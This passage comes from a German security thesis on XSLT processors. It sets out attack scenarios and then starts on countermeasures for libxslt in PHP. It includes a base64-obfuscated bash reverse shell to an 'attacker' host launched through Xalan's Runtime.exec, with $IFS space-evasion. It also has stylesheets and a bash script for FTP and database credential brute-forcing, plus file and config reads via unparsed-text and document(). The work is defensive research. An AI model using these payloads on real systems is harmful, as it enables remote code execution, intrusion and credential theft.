Das & Zeichen gibt jedoch im XSLT Prozessor ein Fehler, da dieser versucht eine Entität aufzulösen. Durch einen Trick kann man den Befehl jedoch trotzdem ausführen. Zuerst wird der Befehl Base64 kodiert. Wichtig ist, dass man einfache Hochkommas verwendet, damit die Shell beim Kodieren des Befehls die Variable `$line` nicht auflöst.

```
$ echo 'exec 5<>/dev/tcp/attacker/2323; cat <&5 | while read line; do $line 2>&5 ↙
    >&5; done' | base64
ZXhlYyA1PD4vZGV2L3RjcC9hdHRhY2tlci8yMzIzOyBjYXQgPCY1IHwgd2hpbGUgcmVhZCBsaW5l
OyBkbyAkbGluZSAyPiY1ID4mNTsgZG9uZQo=
```

Listing 7.3: Base64 kodierter Befehl erzeugen

Jetzt ist kein & Zeichen mehr vorhanden und der XSLT Prozessor hat keine Mühe mehr mit diesem Input. Als Befehl in der XSL Datei kann dieser Base64 kodierte String dekodiert und direkt in die Bash als Standardinput gepiped werden.

```
echo ZXhlYyA1PD4vZGV2L[...]PiY1ID4mNTsgZG9uZQo= | base64 -d | bash
```

Listing 7.4: Base64 kodierter Befehl ausführen

Somit wird aus dem Base64 String wieder ein Befehl, welcher mit der Bash ausgführt wird.

Wie in den Tests für die Code Execution beschrieben 6.7, muss man wenn man Shell-Funktionen verwendet, den Befehl in einer neuen Shell mit `sh -c` starten. Dies ist in unserem Fall wegen der Pipe und des Dateideskriptors der Fall. Da der `sh` Befehl für die Option `-c` genau ein Argument erwartet, kann man den oberen Befehl nicht mit den Leerzeichen ausführen, da sonst nur der erste Parameter (`echo`) in der Shell ausgeführt wird und der Rest nicht mehr dazu gehört. Anführungszeichen kann man auch nicht verwenden, da diese die bereits begonnenen Anführungszeichen in der XSL Datei beenden würden. Die Leerzeichen zwischen den Befehlen und der den Pipes kann man ohne Änderung weglassen. Im Exploit zur Google Search Appliance [53] sind wir für die weiteren Leerzeichen auf eine elegante Lösung gestossen: Durch die Internal Field Separator Variable `$IFS` kann man Leerzeichen einfügen. Diese Variable wird von der Bash als Trennzeichen für Inputs verwendet. Schaut man sich den Hex Wert an, sieht man, dass es sich um ein Leerzeichen (0x20) handelt:

```
$ echo -n A${IFS}A | xxd
0000000: 4120 41                                  A A
```

Listing 7.5: Hexwert von `$IFS`

Deshalb kann man die noch benötigten Leerzeichen im String durch `$IFS` ersetzen. Nach diesen Schritten sieht unser Befehl folgendermassen aus:

```
sh -c echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC9hbmdyZWlmZXIvMjMyMyAwPiYxCg==|base64${↙
    IFS}-d|bash
```

Listing 7.6: Fertiger Code der im XSL ausgeführt werden kann

Somit wird unser Befehl, welcher den Base64 kodierten String dekodiert und in die Bash gepiped, als ein einziges Argument an `sh` weitergegeben, da keine Leerzeichen mehr vorhanden sind.

Die XSL Datei sieht jetzt so aus, um eine reverse Shell zu starten:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process">

  <xsl:template match="/">
```

```
    <xsl:variable name="rtobject" select="runtime:getRuntime()"/>

    <xsl:variable name="process" select="runtime:exec($rtobject,'sh -c echo${IFS}↙
        ZXhlYyA1PD4vZGV2L3RjcC9sb2NhbGhvc3QvMjMyMzsgY2F0IDwmNSB8IHdoaWxlIHJlYWQ ↙
        gbGluZTsgZG8gJGxpbmUgMj4mNSA+JjU7IGRvbmUK|base64${IFS}-d|bash')"/>

    <xsl:variable name="waiting" select="process:waitFor($process)"/>
    <xsl:value-of select="$process"/>

  </xsl:template>
</xsl:stylesheet>
```

Listing 7.7: beispiele/angriffsszenarien/code_execution_run_exec_reverseshell.xsl

Lässt man diese XSL Datei mit Xalan-J verarbeiten, kann der Angreifer in seiner Netcat Session Befehle eintippen mit den Berechtigungen, mit dem der XSLT Prozessor läuft. Dies ist in Abbildung 7.2 zu sehen:



Abbildung 7.2.: Reverse Shell beim Angreifer

7.3. Szenario: Bruteforce auf firmeninternen FTP Server

In diesem Szenario geht es darum, dass ein vom Web erreichbarer Server ein XSLT und XML zur Verarbeitung entgegennimmt. Dieser Server kann vom Client direkt erreicht werden. Das eigentliche Ziel ist jedoch ein firmeninterner FTP-Server, welcher nicht direkt vom Client erreicht werden kann. Das Szenario läuft wie in Abbildung 7.3 aufgezeigt ab. Dabei werden die Schritte drei und vier soviel mal wiederholt bis keine Zugangsdaten mehr im XML spezifiziert sind.



Abbildung 7.3.: Angriffsszenario FTP Bruteforce

Folgendes XSL liest aus dem XML die Daten für Username, Passwort, Server und versucht auf den Server zu verbinden. Wenn dies erfolgreich ist, erscheint z.B. die Meldung: `Content is not allowed in prolog`. Welche Meldungen in welchem Fehlerfall angezeigt wird, kann dem FTP-Zugriff Test im Kapitel 6.3.8 entnommen werden. Bruteforcing funktionierte jedoch nicht mit allen Prozessoren, da manche Prozessoren die Ausführung terminieren, wenn eine FTP Verbindung nicht funktioniert.

Das XSL zum Durchprobieren der Zugangsdaten sieht wie folgt aus:

```
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
version="1.0">

<xsl:output method="text" indent="yes"/>
  <xsl:template match="//data">
    <xsl:for-each select="userdata">
    <xsl:variable name="cinfo" select="FTP"/>
    <xsl:variable name="user" select="FTP/user/text()"/>
    <xsl:variable name="pw" select="FTP/password/text()"/>
    <xsl:variable name="server" select="FTP/server/text()"/>

    <xsl:variable name="url" select="concat('ftp://', $user, ':', $pw, '@', ↙
        $server, '/')"/>

    <xsl:variable name="daten" select="concat('User: ', $user, ', PW: ', $pw, ', ↙
        Server: ', $server, ' Ergebnis: ')"/>
    <xsl:message><xsl:copy-of select="$daten"/></xsl:message>
    <xsl:copy-of select="document($url)"/><xsl:copy-of select="'&#x0A;'" />
    </xsl:for-each>
  </xsl:template>
</xsl:stylesheet>
```

Listing 7.8: `beispiele/angriffsszenarien/ftp-bruteforce-xmldata.xsl`

Die Daten sind im folgenden XML abgelegt:

```
<data>
 <userdata>
  <FTP>
    <server>roulee.ch</server>
    <user>xslt%40roulee.ch</user>
```

```
    <password>5ISS9o2n</password>
  </FTP>
 </userdata>
 <userdata>
  <FTP>
  <server>roulee.ch</server>
    <user>xslt%40roulee.ch</user>
    <password>falsch</password>
  </FTP>
 </userdata>
 <userdata>
  <FTP>
    <server>sasrv</server>
    <user>xslt%40roulee.ch</user>
    <password>test</password>
  </FTP>
 </userdata>
</data>
```

Listing 7.9: `beispiele/angriffsszenarien/ftp-bruteforce-credentials.xml`

Der XSLT Prozessor probiert jede Kombination, welche in der XML Datei eingetragen ist durch und versucht mit dem Server zu verbinden.

7.3.1. Bruteforce auf FTP Server mit `unparsed-text` und Saxon

In diesem Kapitel wird ein leicht anderer und detaillierterer Weg beschrieben, wie eine Bruteforceattacke auf einen FTP Server mit Saxon aussehen könnte. Folgendes XSL wird dabei benutzt.

```
<?xml version="1.0"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform" >

  <xsl:output method="text"/>

  <xsl:template match="/">
    <xsl:value-of select="unparsed-text('ftp://sauser:pAssWort11@localhost/file')↙
        "/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 7.10: `beispiele/tests/bruteforce_ftp_file_found.xsl`

Die Ausgabe von Saxon, falls das Einloggen funktioniert und die Datei verfügbar ist:

```
Diese Datei liegt auf dem FTP Server.
```

In Wireshark ist der FTP Datentransfer gut ersichtlich:



Abbildung 7.4.: FTP Datentransfer in Wireshark

Die Ausgabe von Saxon, falls das Einloggen funktioniert, aber die Datei nicht verfügbar ist:

```
Error on line 8 of bruteforce_ftp_file_not_found.xsl:
  FOUT1170: gugusfile
  gugusfile
```

Die Ausgabe von Saxon, falls der Benutzername falsch ist:

```
Error on line 8 of bruteforce_ftp_file_unknown_user.xsl:
  FOUT1170: Failed to read input file: Invalid username/password
  Failed to read input file
```

Die Ausgabe von Saxon, falls der Benutzername richtig, aber das Passwort falsch ist:

```
Error on line 8 of bruteforce_ftp_wrong_password.xsl:
  FOUT1170: Failed to read input file: Invalid username/password
  Failed to read input file
```

Die Ausgabe von Saxon, falls der Hostname nicht aufgelöst werden kann:

```
Error on line 8 of bruteforce_ftp_nxdomain.xsl:
  FOUT1170: Failed to read input file: gugus.hsr.ch
  Failed to read input file
```

Die Ausgabe von Saxon, falls der Port zu ist:

```
Error on line 8 of bruteforce_ftp_port_closed.xsl:
  FOUT1170: Failed to read input file: Connection refused
  Failed to read input file
```

Bei einem erfolgreichen Anmelden kann man also entweder eine Datei direkt lesen, oder man erhält die Meldung `FOUT1170: filename`, falls die Datei nicht existiert. An der Meldung `Connection refused` sieht man, dass gar kein FTP Server verfügbar ist. Alle anderen Meldungen bedeuten auf ein fehlgeschlagenes Anmelden hin.

Ein Angreifer könnte durch eine Wörterbuchattacke versuchen sich auf einem firmeninternen FTP Server einzuloggen. Dieser Server muss vom Internet her nicht zwingend erreichbar sein. Der Server, auf dem der XSLT Prozessor läuft, muss aber Zugriff auf den FTP Server haben. Dieser Angriff kann man der SSRF Kategorie partial Remote zuweisen. Der Angreifer muss sich pro Kombination von Benutzername und Passwort eine XSL Datei generieren, welche durch den XSLT Prozessor verarbeitet wird.

Im folgenden Beispielskript wird zur Veranschaulichung die generierte XSL Datei direkt dem Prozessor übergeben. In einem realen Beispiel kann ein Angreifer nicht direkt einen XSLT Prozessor auf dem verwundbaren System ausführen, sondern er übergibt die präparierte XSL Datei über einen anderen Weg an das System. Beispielsweise könnte ein Angreifer die generierte XSL Datei mit `curl` per HTTP POST an den verwundbaren Server senden, wie es beim Ektron CMS möglich war (vgl. 7.1.1).

```
#!/usr/bin/bash

FTPSERVER="$1"

FILENAME="foobar"
USERLIST="bruteforce_ftp_users.txt"
PASSWORDLIST="bruteforce_ftp_passwords.txt"
XML="dummy.xml"

while read user
do
  while read password
  do
    echo "[*] Trying ${user}:${password}@${FTPSERVER}..."
    echo "<?xml version=\"1.0\"?>
          <xsl:stylesheet version=\"2.0\"
            xmlns:xsl=\"http://www.w3.org/1999/XSL/Transform\" >
            <xsl:output method=\"text\"/>
            <xsl:template match=\"/\">
              <xsl:value-of select=\"unparsed-text('ftp://${user}:${password}@${↙
                  FTPSERVER}/${FILENAME}')\"/>
            </xsl:template>
          </xsl:stylesheet>" | \
      java -jar /opt/sa/saxon/saxon9he.jar -s:$XML -xsl:- 2>&1 | \
      grep -q "FOUT1170: ${FILENAME}" && \
      echo -e "\n[!] Login found: ${user}:${password}@${FTPSERVER}\n"
  done < $PASSWORDLIST
done < $USERLIST
```

Listing 7.11: `beispiele/tests/bruteforce_ftp.sh`

Die Ausführung könnte so aussehen:

```
$ ./bruteforce_ftp.sh  localhost
[*] Trying root:1234@localhost...
```

```
[*] Trying root:CorrectHorseBatteryStaple@localhost...
[*] Trying root:pAssWort11@localhost...
[*] Trying root:0BeRgeHeimEsP@ssWort@localhost...
[*] Trying admin:1234@localhost...
[*] Trying admin:CorrectHorseBatteryStaple@localhost...
[*] Trying admin:pAssWort11@localhost...
[*] Trying admin:0BeRgeHeimEsP@ssWort@localhost...
[*] Trying sauser:1234@localhost...
[*] Trying sauser:CorrectHorseBatteryStaple@localhost...
[*] Trying sauser:pAssWort11@localhost...

[!] Login found: sauser:pAssWort11@localhost

[*] Trying sauser:0BeRgeHeimEsP@ssWort@localhost...
[*] Trying foobar:1234@localhost...
[*] Trying foobar:CorrectHorseBatteryStaple@localhost...
[*] Trying foobar:pAssWort11@localhost...
```

7.4. Szenario: Bruteforce auf interne DB

Mit Xalan hat man die Möglichkeit, auf eine Datenbank zu verbinden. Nicolas Grégoire hat dazu bereits einen Artikel geschrieben und ein Beispiel XSL wie auch ein XML veröffentlicht [3]. Folgend sind beide Dateien gelistet:

```
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                version="1.0"
                xmlns:sql="org.apache.xalan.lib.sql.XConnection"
                extension-element-prefixes="sql">

<xsl:output method="text" indent="yes"/>
<xsl:variable name="query">SELECT "OK !!"</xsl:variable>

<xsl:template match="//data">
  <xsl:for-each select="foobar">

    <xsl:variable name="cinfo" select="DBINFO"/>
    <xsl:variable name="user" select="DBINFO/user/text()"/>
    <xsl:variable name="passwd" select="DBINFO/password/text()"/>

    <xsl:variable name="db" select="sql:new($cinfo)"/>
    <xsl:variable name="data" select='sql:query($db, $query)'/>

    <xsl:copy-of select="concat('Username : [', $user, '] / ')" />
    <xsl:copy-of select="concat('Password : [', $passwd, '] : ')" />
    <xsl:copy-of select="$data" /><xsl:copy-of select="'&#x0A;'" />

  </xsl:for-each>
</xsl:template>

</xsl:stylesheet>
```

Listing 7.12: beispiele/angriffsszenarien/xalanj-jdbc-bruteforce.xsl

```
<data>
 <foobar>
  <DBINFO>
```

```
    <dbdriver>com.mysql.jdbc.Driver</dbdriver>
    <dburl>jdbc:mysql://localhost/</dburl>
    <user>root</user>
    <password></password>
  </DBINFO>
 </foobar>
 <foobar>
  <DBINFO>
    <dbdriver>com.mysql.jdbc.Driver</dbdriver>
    <dburl>jdbc:mysql://localhost/</dburl>
    <user>root</user>
    <password>uberpasswd</password>
  </DBINFO>
 </foobar>
 <foobar>
  <DBINFO>
    <dbdriver>com.mysql.jdbc.Driver</dbdriver>
    <dburl>jdbc:mysql://localhost/</dburl>
    <user>root</user>
    <password>cnam</password>
  </DBINFO>
 </foobar>
 <foobar>
  <DBINFO>
    <dbdriver>com.mysql.jdbc.Driver</dbdriver>
    <dburl>jdbc:mysql://localhost/</dburl>
    <user>pma</user>
    <password>pma</password>
  </DBINFO>
 </foobar>
</data>
```

Listing 7.13: `beispiele/angriffsszenarien/xalanj-jdbc-bruteforce.xml`

Das Szenario läuft ähnlich ab wie beim FTP Bruteforce. Der Client hat Zugriff auf z.B. einen Webserver. Im Unternehmen läuft auch noch ein Datenbankserver, von welchem der Webserver seine Daten bezieht. Der Client hat keinen direkten Zugriff auf den Datenbankserver, kann jedoch den Webserver mit diesem XSL dazu veranlassen eine Verbindung zum Datenbankserver aufzubauen und somit die Zugangsdaten, welche aus dem separaten XML bezogen werden, durchzuprobieren.

7.5. Szenario: Verbinden auf eine Windows Freigabe und Datei lesen

In diesem Szenario kann ein Angreifer einem Saxon Parser ein XSLT File übergeben. Die Administratoren haben eine UNC-Freigabe eingerichtet, auf welcher XML und XSL Dateien enthalten sind um Passwortbriefe im DOCX Format für neue Studenten direkt mit XSL zu generieren. Der Administrator exportiert die Initialzugangsdaten direkt von seiner Benutzerverwaltung in eine XML Datei und von dort generiert er für jeden Benutzer mit XSLT einen eigenen Passwortbrief.

Ein Angreifer hat mitbekommen, dass diese Dateien irgendwo im Share `\\hsr.ch\root\alg\` liegen.

Mit der Funktion `unparsed-text` kann ein Angreifer den Ordnerinhalt des Shares auslesen.

```
<xsl:value-of select="unparsed-text('file:////hsr.ch//root//alg//')"/>
```

Nun ist es nur noch eine Frage der Zeit bis er den Ordner Passwortbriefe und das XML File `export.xml` entdeckt.

Nun kann er diese auch noch auslesen und erhält somit die Initialzugangsdaten von neuen Studenten. Dies kann er entweder über `<copy-of>` oder mit `unparsed-text()` machen.

7.6. Szenario: DB Konfiguration lesen und auf DB zugreifen

In diesem Szenario, ist eine Applikation auf einem Server verfügbar, welche Xalan-J und eine Datenbankverbindung nutzt. Diese Anwendung nimmt ein XSLT entgegen und hat die Konfiguration für die Datenbankverbindung in einer XML Datei abgelegt. Der Angreifer hat nun die Möglichkeit, zum Beispiel mit diesem XSLT Konfiguration der Applikation auszulesen:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="text"/>
  <xsl:template match="/">
    <xsl:copy-of select="document('config/db.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 7.14: `beispiele/angriffsszenarien/read_db_configfile.xsl`

Nun kennt der Angreifer die Zugangsdaten und kann dank der Datenbankfuntion von Xalan auf die Datenbank zugreifen. Dazu kann ein XSL wie z.B dieses benutzt werden:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:sql="http://xml.apache.org/xalan/sql">
  <xsl:param name="driver" select="'com.mysql.jdbc.Driver'"/>
  <xsl:param name="dbUrl" select="'jdbc:mysql://db-server02/app'"/>
  <xsl:param name="user" select="'sauser'"/>
  <xsl:param name="pw" select="'sapassword'"/>
  <xsl:variable name="query">SELECT "TEST"</xsl:variable>
  <xsl:template match="/">
    <xsl:variable name="dbc" select="sql:new($driver, $dbUrl, $user, $pw)"/>
    <xsl:variable name="table" select="sql:query($dbc, $query)"/>
    <xsl:copy-of select="$table"/>
    <xsl:value-of select="sql:close($dbc)"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 7.15: `beispiele/angriffsszenarien/read_db_configfile_connection.xsl`

7.7. Idee:In GPX Datei ein externes Stylesheet einbinden

Wir hatten die Idee, dass man ein externes Stylesheet in eine GPX (GPS Exchange Format, [36]) Datei einbinden könnte. Eine GPX Datei ist ein XML-Format um GPS (Global Positioning System) Daten abzuspeichern. Dabei werden Trackpoints aufgezeichnet und zu einem Track verhängt. Einem Trackpoint werden die Längen- und Breitengrade als Koordinaten zugewiesen und ausserdem können noch Eigenschaften wie Höhe `ele`, Zeit `time` oder Beschreibung `desc` hinzugefügt werden. Folgend ein kurzes Beispiel einer GPX Datei:

```
<?xml version="1.0" encoding="utf-8"?>
<gpx xmlns="http://www.topografix.com/GPX/1/1"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
version="1.1"
xsi:schemaLocation="http://www.topografix.com/GPX/1/1
http://www.topografix.com/GPX/1/1/gpx.xsd">
  <trk>
    <name>Testtrack</name>
    <desc></desc>
    <trkseg>
      <trkpt lat="47.22385" lon="8.82550">
        <ele>407.73</ele>
      </trkpt>
      <trkpt lat="47.22457" lon="8.82599">
        <ele>408.07</ele>
      </trkpt>
      <trkpt lat="47.22490" lon="8.82607">
        <ele>408.58</ele>
      </trkpt>
  </trkseg>
  </trk>
</gpx>
```

Listing 7.16: `beispiele/angriffsszenarien/gpx_beispiel.gpx`

Wir haben versucht mit dem Tag `<?xml-stylesheet?>` ein externes Stylesheet einzubinden. Dabei haben wir das angegebene XSL File auf einem Webserver platziert und in den Logs beobachtet ob ein Zugriff auf dieses File stattfindet. Dies blieb leider erfolglos. Wir haben es mit den folgenden zwei GPX-Parse-Libraries versucht: (1) Die GPX Library [6] hatte das Stylesheet Tag einfach ignoriert und nichts weiteres damit angestellt. (2) Der GPX Parser von AlternativeVision [7] hat eine Exception geworfen sobald man das Stylesheet Tag eingefügt hatte.

Wir vermuten, dass das GPX File nur von einem XML Validator auf seine Validität geprüft wird und nicht durch einen XSLT Prozessor verarbeitet wird und deshalb das Stylesheet Tag ignoriert wird.

8. Gegenmassnahmen

8.1. Einleitung

Bei XSLT muss man sich immer im Hinterkopf behalten, dass es sich bei XSL nicht nur um eine Stylesheetsprache handelt sondern dies eine Programmiersprache ist. Grundlegend sollte man in seinem Framework oder in seiner Applikation darauf auf folgende allgemeinen Hinweise achten:

- Keine Stylesheets von anderen Quellen erlauben, beziehungsweise nur bestimmte Stylesheets ermöglichen.
- Fehlermeldungen nicht direkt auf der Applikation anzeigen sondern den Fehler aufzeichnen und eine allgemeine Fehlermeldung ausgeben.

Es wäre möglich viele der Verwundbarkeiten, die nicht durch eine Konfiguration des XSLT Prozessors geschlossen werden können, zum Beispiel durch Anpassen des Quellcodes oder durch eine Application Firewall zu schliessen. Davon wurde abgesehen, da dies nicht mehr eine Konfiguration des Prozessors an sich wäre. Wenn in den folgenden Gegenmassnahmen steht, dass die Verwundbarkeit nicht geschlossen werden kann, ist somit gemeint, dass dies nicht mit den Konfigurationsmöglichkeiten des Prozessors möglich ist.

8.2. libxslt

8.2.1. Konfiguration von libxslt

Libxslt bietet speziell eine Möglichkeit an, um sicherheitsbezogene Einstellungen vorzunehmen. In der Header Datei `security.h` sind folgende Konfigurationsoptionen ersichtlich:

- `readFile`: Lesen von Dateien erlauben/verbieten
- `createFile`: Schreiben von Dateien erlauben/verbieten
- `createDir`: Erstellen von Verzeichnissen erlauben/verbieten
- `readNet`: Lesen von Netzwerkressourcen erlauben/verbieten
- `writeNet`: Schreiben auf Netzwerkressourcen erlauben/verbieten

Verwendet man libxslt in einer Programmiersprache wie C, PHP oder Perl, kann man diese Features einzeln über eine Funktion an- bzw. abschalten. Der Wrapper `xsltproc` von libxslt lässt bis auf `readFile` die Konfiguration über Kommandozeilenparameter zu. In Python gibt es keine Möglichkeit diese Optionen zu setzen.

PHP

In PHP sind folgende Konstanten definiert, mit welchen man die Konfiguration setzen kann:

C API	PHP Konstante	Wert
N/A	XSL_SECPREF_NONE	0
readFile	XSL_SECPREF_READ_FILE	2
createFile	XSL_SECPREF_WRITE_FILE	4
createDir	XSL_SECPREF_CREATE_DIRECTORY	8
readNet	XSL_SECPREF_READ_NETWORK	16
writeNet	XSL_SECPREF_WRITE_NETWORK	32

Tabelle 8.1.: Konstanten in PHP für die Konfiguration der security Features

Die Werte entsprechen jeweils einer Zweierpotenz und lassen sich deshalb gut in einem Bitmuster kodieren. Jede Konfigurationsoption von libxslt lässt sich über ein Bit ein- (0) beziehungsweise ausschalten (1). Die Werte können addiert werden und als `int` der PHP Funktion `XsltProcessor::setSecurityPrefs` übergeben werden. Diese Funktion ist in der Dokumentation von PHP [41] nicht dokumentiert und musste anhand eines Bugreports [40] und des dazugehörigen Patches [30] erarbeitet werden.

Die Optionen geben an, welche Features man deaktivieren will. Möchte man beispielsweise das Lesen und Schreiben von Dateien verbieten, addiert man die Werte `XSL_SECPREF_READ_FILE` (2) und `XSL_SECPREF_WRITE_FILE` (4) zusammen (=6) und übergibt diese der Funktion `XsltProcessor::setSecurityPrefs`. Da die Konfigurationsoptionen jeweils nur ein Bit der Bitmaske belegt und somit keine Überschneidungen auftreten, lassen sich die gewünschten Werte auch per XOR miteinander kombinieren und direkt der Funktion übergeben.

Folgendes PHP Skript liest die XML Datei `dummy.xml` und transformiert diese anhand der XSL Datei `stylesheet.xsl`. Das Erstellen von Dateien und Verzeichnissen, sowie das Schreiben auf Netzwerkressourcen wird über eine XOR Verknüpfung der entsprechenden Konstanten deaktiviert:

```
$xml = new DOMDocument();
$xml->load("dummy.xml");

$xsl = new DOMDocument();
$xsl->load("stylesheet.xsl");

$proc = new XSLTProcessor();
$proc->setSecurityPrefs(XSL_SECPREF_WRITE_FILE | XSL_SECPREF_WRITE_NETWORK | ↙
    XSL_SECPREF_CREATE_DIRECTORY);
print $proc->getSecurityPrefs();

$proc->importStylesheet($xsl);

print $proc->transformToXML($xml);
```

Listing 8.1: Security Features in libxslt unter PHP

